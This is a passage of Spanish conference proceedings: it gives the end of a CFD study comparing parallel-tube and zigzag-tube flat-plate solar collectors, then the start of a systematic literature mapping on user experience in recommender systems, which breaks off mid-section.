


Figura 4. Especificaciones de diseño de los tubos tipo zigzag.

La longitud calculada para estas subdivisiones fue variando la longitud de las subdivisiones B hasta alcanzar la medida de una subdivisión A ya que en Fluent debe aplicarse una curvatura de pliegue entre dos uniones de subdivisiones, lo que involucra una longitud extra. Las dimensiones de las subdivisiones se encuentran en la Tabla 2. Tabla 2. Dimensiones de los tubos zigzag.

Tubo	Medida
1 y 16	0.188 m
2 - 15	0.117 m

Las condiciones de operación utilizadas fueron las establecidas por Xochiterno-Barrientos en la tesis de maestría, utilizando un flujo volumétrico de  $5.08333E-5 \text{ m}^3/\text{s}$ , la temperatura de entrada y de salida son 302.6 K y 308.7 K respectivamente. Estos datos serán utilizados en la simulación. La Tabla 3 y la Tabla 4 muestran datos importantes que fueron utilizados en la simulación.

Tabla 3. Datos del colector solar de placa plana.

M (Kg/s)	Cp (J/KgK)	T <sub>1</sub> (K)	T <sub>2</sub> (K)
0.0507	4182	302.6	308.7

Tabla 4. Especificaciones del fluido de entrada para cada colector.

D (m)	Flujo (m <sup>3</sup> /s)	ρ (Kg/m <sup>3</sup> )	μ (Kg/ms)	Reynolds
0.025	5.0833E-5	998.2	0.001003	2576.5

El área de los colectores se muestra en la Tabla 5, donde el colector solar de tubos Zigzag presenta un incremento de área respecto al modelo general de tubos paralelos. El flujo de calor y las características mostradas en la Tabla 4 se mantiene constante a excepción del área y la temperatura de salida que debido al diseño, el área es mayor y la temperatura de salida se verá incrementada.

Tabla 5. Áreas de captación los colectores solares.

Colector	Área (m <sup>2</sup> )
Tubos paralelos	0.751
Tubos Zigzag	0.925

### Aproximación numérica

El tipo de malla Cutcell fue utilizada en cada geometría para generar una malla que se adapta correctamente a las figuras. La malla presenta un Sizing de 0.0015 m. El número de celdas para el colector de tubos paralelos y zigzag fue de 718, 381 y 1, 260, 857 respectivamente. Las mallas generadas se muestran en la Figura 5. En el caso del colector tipo zigzag, se presentan irregularidades en la malla en la zona de los pliegues. Las ecuaciones utilizadas son las ecuaciones de Navier – Stokes de conservación de masa, energía y momentum. El modelo de turbulencia utilizado fue el de  $k - \epsilon$  estándar. Se utilizó además la aproximación de Boussinesq con un valor de  $\beta = 0.000206 \text{ K}^{-1}$  (Alfaro-Ayala et al., 2015).




Figura 5. Mallas Cutcell. A) Tubos paralelos, B) Tubos zigzag.

### Resultados

Como se observa en la Figura 6 el colector de tubos zigzag presenta mayor presión en la zona de entrada y va disminuyendo a lo largo del manifold y con forme a los tubos. En el caso del colector de tubos paralelos, la presión en la entrada no es tan alta, disminuye a lo largo del manifold en pequeñas cantidades. En los dos casos, las presiones disminuyen en cada tubo de izquierda a derecha, únicamente el colector de tipo zigzag presenta mayores caídas de presión en los tubos de manera más repentina, donde el ultimo tubo las caídas de presión ocurren de manera más rápida que en comparación a los otros tubos.




Figura 6. Perfil de distribución de presiones (Pa). A) Tubos paralelos, B) Tubos zigzag.

En la Figura 7 se muestra los contornos de temperatura de las geometrías. La temperatura de salida del sistema zigzag es de 309.4K, mientras que el colector de tipo paralelo presenta una temperatura de 308.1 K. Las temperaturas en el sistema tipo zigzag son muy similares independientemente de la geometría, preservando temperaturas en puntos similares de la geometría general. Sin embargo, el fluido tiene mayor temperatura en el colector tipo zigzag al recorrer

los tubos. En las zonas de estancamiento se presentan mayores temperaturas en el colector tipo zigzag debido a que el fluido se calienta más por la mayor captación de calor.




Figura 7. Perfil de distribución de temperaturas (K). A) Tubos paralelos, B) Tubos zigzag.

La Figura 8 muestra las líneas de corriente de las velocidades en casa sistema. Se observa que las velocidades se desarrollan correctamente a lo largo de los sistemas de estudio, donde en los manifold inferiores las velocidades son bajas y disminuyen desde la entrada a la parte final del manifold. En cuanto al manifold superior, la velocidad se va incrementando de izquierda a derecha debido a la suma de velocidades en el flujo debido a la unión de las corrientes de los tubos. También se observa que las velocidades en el colector zigzag son menores en la parte baja del colector pero incrementan considerablemente en la salida de este.




Figura 8. Líneas de corriente de velocidades (m/s). A) Tubos paralelos, B) Tubos zigzag.

### Conclusiones

En el estudio de los colectores solares de placa plana de tipología paralela y zigzag se concluye que debido al incremento del área por parte del diseño zigzag, se refleja directamente en un incremento en la temperatura de salida del sistema, con un incremento de 1.3°C. Las caídas de presión en el sistema zigzag se ven incrementadas debido a la

dificultad que presenta el fluido al desplazarse por la geometría. Sin embargo, el incremento en la temperatura debe analizarse si es conveniente o no, tomando en cuenta la complejidad para elaborar un sistema tipo zigzag al realizar su ensamble, donde en las partes de unión de los tubos para formar el zigzag se pueden presentar problemas en su construcción.

#### **Agradecimientos**

Los autores agradecen al Consejo Nacional de Ciencia Y Tecnología CONACYT, México, por el apoyo económico recibido mediante el "Proyecto Apoyado por el Fondo Sectorial de Investigación para la Educación", I1200/169/2019 MOD.ORD./38/2019 "FONDO SECTORIAL DE INVESTIGACIÓN PARA LA EDUCACIÓN" CB2017-2018 GENERAL A1-S-9539.

#### **Referencias**

- Xu, G. et al. "Performance Evaluation of a Nanofluid-Based Direct Absorption Solar Collector with Parabolic Trough Concentrator". *Nanomaterials*, 2015, No. 5, 2131 – 2147.
- Alghoul, M.A., Sulaiman, M.Y., Azmi, B.Z. & Waha, M.A. "Review of Materials for solar thermal collectors". *Anti-Corrosion Methods and Materials*, Vol. 54, No. 4, 199 - 206.]
- Xochitimo-Barrientos, I. "Determinación teórico-experimental de correlaciones de transferencia de calor para colectores solares planos". Tesis de Maestría, Universidad de Guanajuato, Guanajuato, México.
- Visa, I. et al. "Design and experimental optimisation of a novel flat plate solar thermal collector with trapezoidal shape for facades integration". *Applied Thermal Engineering*, Vol. 90, No. 5, 432 – 443.
- Parás-Hernández, F. U. "Colectores solares de placa plana: Análisis y métodos de prueba". Tesis de Maestría. Instituto Tecnológico y de Estudios Superiores de Monterrey. Monterrey, N.L., México
- Alfaro-Ayala, J. A., Martínez-Rodríguez, G., Picón-Núñez, M., Uribe-Ramírez, A. R., & Gallegos-Muñoz, A. (2015). "Numerical study of a low temperature water-in-glass evacuated tube solar collector". *Energy Conversion and Management*, Vol. 94, 2015, 472–481.

# EXPERIENCIA DE USUARIO EN LOS SISTEMAS DE RECOMENDACIÓN: UN MAPEO SISTEMÁTICO

Gabriela Ramírez-Olivera<sup>1</sup>, Edgard Benitez-Guerrero<sup>2</sup>, Carmen Mezura-Godoy<sup>3</sup>

**Resumen**— La Experiencia de Usuario (UX) trata del sentimiento de un usuario al usar un producto durante un período de tiempo. La UX aplica también a los productos y servicios de software, particularmente a los Sistemas de Recomendación (SR). Un SR ayuda a sus usuarios a encontrar elementos interesantes y relevantes dentro de un gran espacio de información. Los SRs han sido convencionalmente evaluados en términos de su precisión; sin embargo, los elementos recomendados más precisos no necesariamente son los más útiles para los usuarios. Actualmente se busca integrar conceptos de UX dentro de los SR para mejorar sus resultados y, en general, la experiencia que el usuario pueda tener con estos. Este artículo presenta un mapeo sistemático de la literatura sobre la UX en los SR, cuyo propósito es presentar un panorama general de los trabajos en este tema, exponiendo sus principales resultados e identificando posibles líneas de investigación futuras.

**Palabras clave**— Experiencia de usuario, User Experience, Sistema de recomendación, Mapeo Sistemático

## Introducción

La Experiencia de Usuario (UX, por sus siglas en Inglés) trata del sentimiento del usuario (positivo y/o negativo) sobre un producto durante un período de tiempo. Este término fue acuñado por el científico cognitivo, Don Norman (Norman, 2013), a principios de la década de 1990. Él aclaró que el término UX lo inventó porque era necesario un término general para incluir todos los aspectos de la experiencia del usuario con un producto. En la actualidad no existe una forma única de definir la UX; sin embargo, su objetivo se centra en maximizar los momentos positivos para los usuarios cuando usan el sistema, e idealmente hacer que los usuarios amen el producto, al menos parte o la mayor parte del tiempo.

Un Sistema de Recomendación (SR) es un sistema que ayuda a sus usuarios a encontrar elementos interesantes y relevantes dentro de un gran espacio de información (Ricci et al., 2015). Por ejemplo, Internet pone a disposición de los usuarios una gran cantidad de información que los seres humanos no estamos preparados para procesar; así, estos usuarios generalmente buscan consejos o recomendaciones que les permitan elegir mejor y más rápido entre diversos elementos o *items*. Un SR propone entonces a su usuario un conjunto de items a partir de los cuales elegir los que les sean más convenientes. Actualmente los SRs se aplican diversos contextos: libros, amigos, películas, DVDs, trabajos, aplicaciones móviles y videos, entre otros artículos.

Los SR han sido sujeto de múltiples investigaciones, la mayoría buscando hacerlos cada vez más eficientes e inteligentes para que así puedan brindar recomendaciones más precisas y rápidas a sus usuarios. Sin embargo, las recomendaciones que son más precisas a veces no son las más útiles para los usuarios (McNee et al., 2006). Por esta razón, existe un interés por incorporar aspectos de UX en los SR con la esperanza de impactar positivamente en la efectividad de las recomendaciones y, de esta manera, hacer que estos sistemas sean de mayor valor para sus usuarios (Konstan y Riedl, 2012, Champiri et al. 2019).

Este artículo presenta un mapeo sistemático de la literatura sobre la experiencia de usuario en los sistemas de recomendación. Un mapeo sistemático es un método definido para construir clasificaciones y realizar análisis temáticos para tener un mapa del conocimiento existente dentro de un tema (Petersen et al., 2018). El propósito en este caso es presentar un panorama general de los trabajos en el tema de la UX en los RS, exponiendo sus principales resultados e identificando posibles líneas de investigación futuras.

El resto de este documento está organizado de la siguiente manera. La sección Antecedentes provee información general sobre la experiencia de usuario y los sistemas de recomendación. La sección Método de Investigación describe el método adoptado para esta investigación, mientras que la sección Resultados presenta los hallazgos de este estudio. Finalmente, la sección Comentarios Finales concluye este documento.

## Antecedentes

### *Experiencia de usuario*

La norma ISO define a la UX como "las percepciones y respuestas de una persona que resultan del uso o el uso anticipado de un producto, sistema o servicio" (ISO 9241-210:2019). Arhippainen y Tähti (2003) elaboran más esta

<sup>1</sup> Gabriela Ramírez-Olivera es estudiante de la Maestría en Sistemas Interactivos Centrados en el Usuario de la Universidad Veracruzana

<sup>2</sup> Edgard Benitez-Guerrero es profesor de la Universidad Veracruzana

<sup>3</sup> Carmen Mezura-Godoy es profesora de la Universidad Veracruzana

definición indicando que la UX incluye las emociones, creencias, preferencias, percepciones, respuestas físicas y psicológicas, comportamientos y logros de los usuarios que ocurren antes, durante y después del uso de un sistema. La UX considera entonces aspectos que van más allá de lo instrumental, como lo son (1) el estado interno del usuario, (2) las características del sistema y (3) el proceso de interacción (O'Brien, 2010).

Existen diferentes modelos conceptuales que han tratado de capturar la esencia de la UX. El Modelo de Experiencia de Sanders (Sanders, 2002) postula que la experiencia es una intersección de recuerdos del pasado, la experiencia actual y los sueños futuros que se sienten individualmente (experiencias pasadas, presentes y potenciales). Al acceder a estas, se pueden acceder al conocimiento explícito, al conocimiento tácito, a la experiencia observada y a las necesidades latentes de los usuarios, lo que puede guiar el diseño de sistemas y, en consecuencia, lograr una resonancia con las personas. Por otro lado, la Teoría del Diseño de Norman (Norman, 2013), señala que las personas, en su experiencia inicial al explorar un producto, tienen reacciones viscerales, inmediatas y a menudo más allá de su control. Posteriormente, al usar el producto, tiene una experiencia de comportamiento, y finalmente, cuando el usuario no tiene a la mano el producto, tiene una experiencia de asociación y familiaridad en la que el usuario siente algo por el producto y es capaz de valorarlo en retrospectiva (Norman, 2013). Finalmente, el modelo CUE (Componentes de la experiencia del usuario) de Mahlke y Thüring (2007) consta de tres componentes: reacciones instrumentales, no instrumentales y emocionales del usuario. En el modelo CUE, las propiedades del sistema, las características del usuario y la tarea / contexto influyen en las características de interacción. A su vez, las características de interacción influyen en las percepciones de las cualidades instrumentales y las percepciones de las cualidades no instrumentales, las cuales conducen a reacciones emocionales. Los tres componentes son antecedentes de la evaluación del sistema.



Figura 1 – Elementos de la UX. Adaptado de NNGroup (2018)

La UX está formada por diferentes factores (ver Figura 1). Una buena UX inicia por un producto útil para el usuario. En un segundo momento, el producto debe ser usable; es decir, el usuario debe poderlo utilizar fácilmente. Posteriormente, la forma en que el producto se ve y se siente debe ser placentera para el usuario, de forma que se vuelva deseable. Finalmente, la sensación general sobre el producto y la empresa que lo fabrica debe ser buena. Cabe señalar que la utilidad va ligada con la usabilidad, ya que si un producto o servicio posee las funcionalidades necesarias para que el usuario realice sus tareas, es decir es útil, pero el producto o servicio es difícil de usar, el usuario tampoco lo utilizará. Es difícil entonces que se genere una buena UX si el producto no es útil ni usable.

En general, se puede decir que la UX es una apreciación subjetiva, aunque existen ciertos aspectos que se pueden medir objetivamente. En el caso de la utilidad, en el Modelo de Aceptación Tecnológica de Davis et al. (1992), se consideran la utilidad percibida, como la apreciación que tienen las personas sobre un producto respecto a que este les ayudará a realizar mejor su trabajo, y la facilidad de uso percibida, entendida como la percepción de qué tan difícil es usar el producto y si el esfuerzo de utilizar el producto se ve compensado por los beneficios obtenidos. En el caso de la usabilidad, la norma ISO 9241-210:2019 (2019) la define más precisamente como el grado en el cual un producto puede ser utilizado por los usuarios para lograr objetivos específicos con eficacia, eficiencia y satisfacción en un contexto de uso específico. El término eficacia se refiere a la exactitud y completez con la que los usuarios alcanzan metas específicas y tradicionalmente se mide en términos del número de tareas que un usuario realiza con el producto en un tiempo determinado; respecto a la eficiencia, esta se refiere a los recursos utilizados en relación a los resultados alcanzados, que en el caso de productos de software se puede medir por ejemplo en términos de tiempo de

procesador y memoria utilizada; finalmente, la satisfacción se refiere al alcance en el cual la UX que resulta del uso del producto satisface las expectativas y necesidades de los usuarios, y normalmente se recoge la opinión de los usuarios por medio de cuestionarios. Finalmente, en el caso de la discapacidad y la experiencia de marca, se recoge la opinión del usuario por medio de métodos como entrevistas.

### Sistemas de recomendación

Un SR es un software que propone a su usuario un conjunto de elementos (llamados items), extraídos de un conjunto mayor, que probablemente le sean de interés (Ricci et al., 2015). Un SR apoya en la toma de decisiones a usuarios que no tienen experiencia en un tema o capacidad para evaluar una gran cantidad de alternativas. Las recomendaciones son personalizadas y frecuentemente toman la forma de listas ordenadas de items. Para intentar predecir lo que a un usuario le puede interesar, el SR recopila información sobre los items, los usuarios y las interacciones que hay entre ellos. Dicha información puede ser expresada explícitamente (por medio calificaciones, consultas y comentarios sobre items) o implícitamente (mediante la interpretación de las acciones del usuario, como el análisis del flujo de clics en un sitio web). En la actualidad, la utilidad de este tipo de sistemas ha sido probada y es posible encontrarlos en aplicaciones en diversos dominios, como la venta al menudeo, el turismo o el entretenimiento.




Figura 2 – Representación de la técnica (a) de filtrado colaborativo y (b) basada en contenido

Existen diferentes técnicas que los SR utilizan para hacer sus sugerencias, las cuales se basan en el principio de que existen dependencias significativas en la actividad entre usuarios o de usuarios con los items. Las técnicas pueden clasificarse de acuerdo con el tipo de datos utilizados para hacer las recomendaciones (Aggarwal 2016): algunas utilizan datos simples y básicos, mientras que otras utilizan conocimiento de mas alto nivel. Los datos básicos pueden ser interacciones usuario-item (como la evaluación de un item) o valores de atributos describiendo a los usuarios y/o a los items. Las técnicas que usan los primeros son llamadas filtrado colaborativo, mientras que las segundas son técnicas basadas en contenido. En el filtrado colaborativo, un usuario recibirá recomendaciones de items que le hayan gustado a usuarios con gustos similares, donde la similaridad en el gusto de dos usuarios se calcula en términos de la similaridad en el histórico de evaluaciones de items de ambos usuarios. En el filtrado basado en contenido, se recomiendan items que son similares a otros items previamente seleccionados por el usuario, donde la similaridad entre items se calcula con base en sus características. Para hacer la recomendación de un item nuevo, las características del item deben empatar (hasta un cierto punto) con las del usuario. En el caso del conocimiento que se puede utilizar para hacer recomendaciones, éste contempla conocimiento específico sobre el dominio aplicativo, los usuarios, los items y sus relaciones, para en última instancia poder determinar en qué medida un item es útil para el usuario. La técnica de recomendación basada en conocimiento ofrece entonces items a los usuarios en función de dicho conocimiento y de mecanismos de razonamiento; por ejemplo, desde una perspectiva de razonamiento basado en casos, la necesidad del usuario se ve como el problema a resolver y las recomendaciones como las soluciones al problema; una función de similaridad estima qué tanto una posible solución resuelve el problema. Cabe señalar que existen técnicas híbridas que combinan características de varias técnicas señaladas.

Las técnicas se concretizan en algoritmos, muchos de los cuales provienen del Aprendizaje Automático y de la Minería de Datos, ya que en esas áreas se han desarrollado técnicas y algoritmos que se pueden aplicar al ámbito de los SR (Liphoto, 2017 y Mohamed, 2019). Los algoritmos de tipo clustering buscan agrupar items o usuarios similares, los de clasificación pueden ayudar a predecir si un nuevo item será de interés para un usuario, mientras que los de análisis de asociaciones puede indicar si hay una correlación entre dos o mas items. Una vasta cantidad de



trabajo publicado respecto a los SR tienen como objetivo proponer nuevos algoritmos que sean más precisos que los anteriores.

Un aspecto importante a mencionar es la necesidad de evaluar el valor de un SR (Ricci et al., 2015). En ese sentido, la evaluación tradicional pasa por la selección de la técnica y del algoritmo específico a utilizar en términos del desempeño que este pueda tener en una tarea de recomendación particular. Para la selección, es posible poner a competir varios algoritmos con datos previamente recolectados y elegir el que mejor satisfaga la tarea. El inconveniente es que aunque el SR realice bien su tarea, los usuarios no necesariamente lo aceptarán, ya que otros aspectos, como el tiempo que tome en realizarla, pueden no serles satisfactorios. De ahí la necesidad de realizar evaluaciones con usuarios en donde se puedan recolectar y analizar información cuantitativa (e.g. tiempos) y cualitativa (e.g. opiniones de los usuarios). Es aquí donde la UX tiene cosas que ofrecer a los SR.

### **Método de investigación**

Esta sección describe el método para el mapeo sistemático de la literatura (Petersen et al., 2008) seguido en esta investigación centrada en la temática de la UX en los sistemas de recomendación. Primero se definen las preguntas que guían esta investigación, para después describir la cadena que fue utilizada para buscar documentos y explicar las fuentes en donde se hizo la búsqueda. Finalmente se describen los resultados de la extracción de documentos antes y después de haberlos filtrado respecto a criterios de inclusión y exclusión.

#### *Preguntas de investigación*

Este estudio trata de responder las siguientes preguntas de investigación:

- P1. ¿Cuáles son los modelos de UX para SR existentes?
- P2. ¿Cuáles son los métodos de evaluación de UX en SR?
- P3. ¿Cuáles son los retos pendientes respecto a la UX en SR?

#### *Cadena de búsqueda*

La cadena de búsqueda está sistemáticamente determinada por los dos conceptos principales relacionados con las preguntas de investigación, con el tema y objetivo principal de este estudio. Se toma entonces como cadena de búsqueda principal: (RECOMMENDER SYSTEM OR RECOMMENDATION SYSTEM) AND (USER EXPERIENCE OR UX). Esta es adaptada a los requerimientos de cada fuente de información.

#### *Fuentes de información*

Para esta investigación se utilizaron las fuentes de información: IEEE, ACM, Springer y ScienceDirect. Estas fueron elegidas debido al acceso por parte de la red institucional y por ser de las más importantes en el ámbito de la Informática y Computación. Para este análisis se consideraron publicaciones desde el año 2010 hasta el 2020.

#### *Extracción de artículos*

El número de artículos arrojados por las fuentes de información, para la cadena de búsqueda, son los siguientes: (IEEE-3,709, ACM-4050, Springer-635 y ScienceDirect-163). Estos resultados fueron filtrados utilizando criterios de inclusión y de exclusión. Respecto a los primeros, solo se consideran trabajos que a partir de su resumen se pueda deducir que el enfoque del trabajo contribuye a la investigación. Respecto a los segundos, no se consideran aquellos trabajos que no incluyan sistemas de recomendación o UX como parte del título, que no se trate el tema en el resumen o que la experiencia de usuario en los sistemas de recomendación no sean parte de las contribuciones del artículo. Una vez aplicados los criterios de inclusión y exclusión, fueron útiles para la realización del mapeo sistemático: (IEEE-5, ACM-1, Springer-4 y ScienceDirect-2).

### **Resultados**

Los hallazgos de este estudio se presentan a continuación, en términos de las preguntas de investigación que guiaron la ejecución del mapeo sistemático de la literatura.

#### *Modelos de UX para SR (P1)*

Como resultado de la búsqueda se encontraron tres modelos de UX para SR. Ozok et al. (2010) proponen un modelo que vincula características (descripción, comentarios, cantidad) de los ítems que pueden ser sugeridos por un SR con su usabilidad, con el objetivo de generar pautas de diseño para interfaces de SR basadas en las expectativas de los usuarios. Su enfoque es principalmente descriptivo, lo que depende de las opiniones de los usuarios en lugar de resultados experimentales. En el caso de Pu et al. (2011), proponen un modelo que vincula la percepción de calidad que tiene el usuario de un SR (en términos de exactitud, novedad y diversidad de las recomendaciones, así como de adecuación de la interacción y de la interfaz) con sus creencias, sus creencias (utilidad percibida, facilidad

de uso) con sus actitudes, y sus actitudes (confianza y satisfacción general) con sus intenciones de comportamiento (por ej. intenciones compra o de uso).

En Knijnenburg et al. (2012) los autores proponen un modelo que toma una perspectiva centrada en el usuario. El modelo liga aspectos objetivos del sistema con comportamientos objetivos del usuario a través de aspectos subjetivos. Al validar este modelo, descubrieron que aspectos subjetivos, como la percepción de calidad, la usabilidad de la interacción y el atractivo, tienen una fuerte correlación con aspectos objetivos del sistema, como la efectividad. Cabe señalar que el trabajo anterior se basa en los de McNee et al. (2006) y de Xiao y Benbasat (2007): los primeros propusieron un modelo llamado Interacción Humano-Recomendador (HRI) que se basa en la hipótesis de que para que un SR realmente ayude a sus usuarios, este debe diseñarse en función de las tareas de búsqueda de información del mundo real, y también liga métricas subjetivas con métricas tradicionales de desempeño (como la precisión), acentuando la importancia del contexto en que se realizan las recomendaciones; en el caso de los segundos, ellos propusieron un marco conceptual en el que relacionan características de los SR (entradas, salidas, procesos) y factores relacionados con los items, los usuarios y la interacción de los usuarios con el SR, con la confianza y la satisfacción de los usuarios.

#### *Métodos de evaluación de UX en SR (P2)*

La evaluación apropiada de la UX en un SR pasa por un método de evaluación en línea, en el que las reacciones de los usuarios son medidas con respecto a las recomendaciones presentadas durante el uso del SR (Aggarwal, 2016). Por su énfasis en la participación de los usuarios, también se le conoce como evaluación centrada en el usuario (Cremonesi et al., 2013 y Pu et al., 2011) o experimentación con usuarios (Knijnenburg et al., 2012). En este tipo de evaluaciones, los participantes son reclutados y se les pide que interactúen con el sistema para ejecutar tareas específicas. Una ventaja de este método es que es posible recuperar datos por la retroalimentación del usuario antes, durante y después de la interacción, además de que el propio sistema también puede recolectar datos de manera automática. La retroalimentación del usuario puede obtenerse mediante entrevistas o encuestas, observando su conducta durante la interacción con el sistema o registrando las interacciones para su análisis posterior (Arana et al., 2014). Estos datos permitirán calcular un conjunto de métricas, las cuales, en este tipo de evaluaciones, son percepciones de índole subjetivo (Ochi et al., 2010). Entre ellas encontramos a la credibilidad y la confianza del usuario en el sistema, así como la novedad de los items recomendados (Cremonesi et al., 2013), pero también la exactitud percibida, la atractividad, la diversidad, la compatibilidad con el contexto, la utilidad percibida, la facilidad de uso percibida y la satisfacción general que el usuario pueda tener con el SR (Pu et al., 2011). Otros criterios considerados son suficiencia, flexibilidad y accesibilidad (Ozok et al., 2010), transparencia (Afridi, 2019) y relevancia percibida (Cremonesi et al., 2012).

#### *Retos de la UX en SR (P3)*

Konstan y Riedl (2012) identifican varios temas activos de la UX en SR que presentan retos y oportunidades de investigación. Uno es el diseñar SR que puedan servir apropiadamente a los usuarios a lo largo de su interacción con el sistema, ya que su experiencia, necesidades e intereses cambian a lo largo del tiempo. Un ejemplo de esto se presenta en Wang et al. (2018), donde a partir de un algoritmo de filtrado colaborativo y basado en el análisis del comportamiento del usuario, se realizó una investigación de evolución del gusto de los usuarios por ciertos items, considerando usuarios novatos que se vuelven usuarios expertos con el tiempo. Otro tema es la propuesta de nuevas nociones de calidad de las recomendaciones realizadas. Por ejemplo, los usuarios han ido dejando de juzgar la calidad de las recomendaciones individuales, sino que experimentan la lista de recomendaciones como un todo, considerando qué tan bien se ajustó la amplitud o profundidad de la lista a sus objetivos. Así, los usuarios tienden a preferir 